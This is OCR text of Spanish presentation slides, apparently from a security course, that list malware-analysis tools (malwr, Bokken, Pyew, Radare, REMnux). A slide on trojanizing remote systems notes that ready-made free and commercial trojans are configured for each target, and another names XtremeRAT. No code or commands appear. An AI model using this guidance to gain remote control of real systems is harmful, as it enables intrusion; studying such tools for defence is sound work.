
Análisis automatizado – malwr




Análisis automatizado – Varios



Herramientas varias



Bokken GUI




GUI para Pyew (malware analysis tool) y Radare (Reverse Engineering Framework)

Linux Distro: REMnux


Troyanización de sistemas

- Implica el control total o parcial del sistema remoto
- No se requiere crear troyanos desde cero
- Existen troyanos gratuitos y comerciales
- Se deben configurar diversos parámetros en función del objetivo


Troyano XtremeRAT



